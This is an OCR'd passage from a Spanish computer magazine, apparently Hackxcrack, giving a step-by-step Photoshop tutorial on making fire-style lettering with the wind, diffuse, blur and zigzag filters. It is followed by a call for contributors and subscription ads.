
¿Qué no lo tienes?

Pues en los números anteriores ya te indicamos dónde encontrarlo, y si no, puedes descargarte una versión "temporal" de la Web Oficial de Adobe www.adobe.com (nada más entrar a la Web, arriba a la derecha puedes seleccionar el idioma de la página :)) o puedes instalarlo de cualquier CD que tengas de otras revistas, suele estar hasta en la sopa!!!

2.- Manos a la obra :)

2.1 - Creando la base.

* Abrimos nuestro querido Photoshop. Arriba a la izquierda Seleccionamos el Menú File --> New y nos aparecerá una ventana como esta.




* En NAME (nombre) pon el que quieras, por ejemplo LETRA DE FUEGO.

* En MODE (tipo) vamos a poner Grayscale (escala de grises).


* Y en CONTENTS seleccionaremos BACKGROUND COLOR (color de fondo).

* Finalmente pulsaremos OK y tendremos ante nosotros una cosa así.




2.2 - Introduciendo las letras.


* Seleccionamos la Herramienta de Introducción de texto (TYPE TOOL T) como se ve en la figura.



* Una vez seleccionada creamos un cuadro en nuestro cuadradito negro :) y escribimos lo que queramos, por ejemplo hackxcrack ;p


* Acto seguido seleccionamos la Herramienta de Mover (MOVE TOOL V), pulsamos sobre nuestro hackxcrack con el botón izquierdo del Mouse y sin soltar arrastramos hasta colocarlo abajo y en el centro, como en la figura.







2.3 Efecto Viento.


* Rotamos la imagen 90º mediante el Menú Image --> Rotate Canvas --> 90º CW
* Le aplicamos Filtro de Viento mediante Menu Filter --> Stylize --> Wind. En la ventana de configuración del filtro seleccionamos BLAST y FROM THE LEFT (desde la izquierda).








Aplica el filtro repetidas veces hasta obtener algo parecido a esto, nosotros lo hemos aplicado UNA SOLA VEZ, pero sírvete tu mismo ;p:



2.4 Efecto Difusión:

* Le aplicamos Filtro de Difusión mediante Menú Filter --> Stylize --> Diffuse. En la ventana de configuración del filtro seleccionamos "normal" y obtendremos algo así:









2.5 Efecto Desenfocar:

* Rotamos la imagen 90º mediante el Menú Image --> Rotate Canvas --> 90º CCW

* Le aplicamos Filtro de Desenfoque Gaussiano mediante Menú Filter --> Blur --> Gaussian Blur.



En la ventana de configuración del filtro seleccionamos un radio de 2 pixels, pero puedes hacer experimentos con este valor (cada uno sírvase a su gusto).




Y nos quedará algo así:




2.6 - Efecto Distorsión:


* Le aplicamos Filtro de Distorsión mediante Menú Filter --> Distort --> ZigZag.



En la ventana de configuración del filtro aplicamos un 10 al Amount y un 5 al Ridges, pero puedes hacer experimentos con este valor (cada uno sírvase a su gusto). En Style seleccionamos Pond ripples.




Y nos quedará algo así:





2.7- Acabando :)

* Ya solo nos queda "indexar". Menú Image --> Mode --> Indexed Color



* Y finalmente Menú Image --> Mode --> Color Table y seleccionamos Black Body









3.- Despedida.

Cambiando algunos valores, puedes obtener verdaderas maravillas, a ver si el "dire" de la revista me deja y el mes que viene explico unas cuantas cosas más.



¿QUIERES COLABORAR CON PC PASO A PASO?

PC PASO A PASO busca personas que posean conocimientos de informática y deseen publicar sus trabajos.

SABEMOS que muchas personas (quizás tu eres una de ellas) han creado textos y cursos para “consumo propio” o “de unos pocos”.

SABEMOS que muchas personas tienen inquietudes periodísticas pero nunca se han atrevido a presentar sus trabajos a una editorial.

SABEMOS que hay verdaderas “obras de arte” creadas por personas como tu o yo y que nunca verán la luz.

PC PASO A PASO desea contactar contigo!

NOSOTROS PODEMOS PUBLICAR TU OBRA!!!

SI DESEAS MÁS INFORMACIÓN, envíanos un mail a empleo@editotrans.com y te responderemos concretando nuestra oferta.

También necesitamos urgentemente alguien que se ocupe de la publicidad y de la web de esta editorial, para más información envíanos un mail a empleo@editotrans.com





SUSCRIBETE A
PC PASO A PASO

SUSCRIPCIÓN POR:
1 AÑO
11 NUMEROS

=

45 EUROS (10% DE DESCUENTO)
+
SORTEO DE UNA CONSOLA XBOX
+
SORTEO 2 JUEGOS PC (A ELEGIR)

Contra Reembolso

Solo tienes que enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto, puesto que 24 horas después de que recibamos tu petición de subscripción te daremos un número de Cliente Preferente. Este número será utilizado para los sorteos.
- Tipo de Subscripción: CONTRAREEMBOLSO
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás el abono de 45 euros, precio de la subscripción por 11 números (un año) y una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; rellenando el formulario de nuestra WEB (www.hackxcrack.com) o enviándonos una carta a la siguiente dirección:
CALLE HIGINIO ANGLES Nº2, 4º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

Giro Postal

Envíanos un GIRO POSTAL por valor de 45 EUROS a:
CALLE HIGINIO ANGLES Nº2, 4º-1ª
CP 43001 TARRAGONA
ESPAÑA
IMPORTANTE: En el TEXTO DEL GIRO escribe un mail de contacto o un número de Teléfono.

Y enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto, puesto que 24 horas después de que recibamos tu petición de subscripción te daremos un número de Cliente Preferente. Este número será utilizado para los sorteos.
- Tipo de Subscripción: GIRO POSTAL
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; rellenando el formulario de nuestra WEB (www.hackxcrack.com) o enviándonos una carta a la siguiente dirección:
CALLE HIGINIO ANGLES Nº2, 4º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com







CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN

WWW.HACKXCRACK.COM

CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN

WWW.HACKXCRACK.COM

CONSIGUE LOS NÚMEROS ATRASADOS DE HACKXCRACK EN

WWW.HACKXCRACK.COM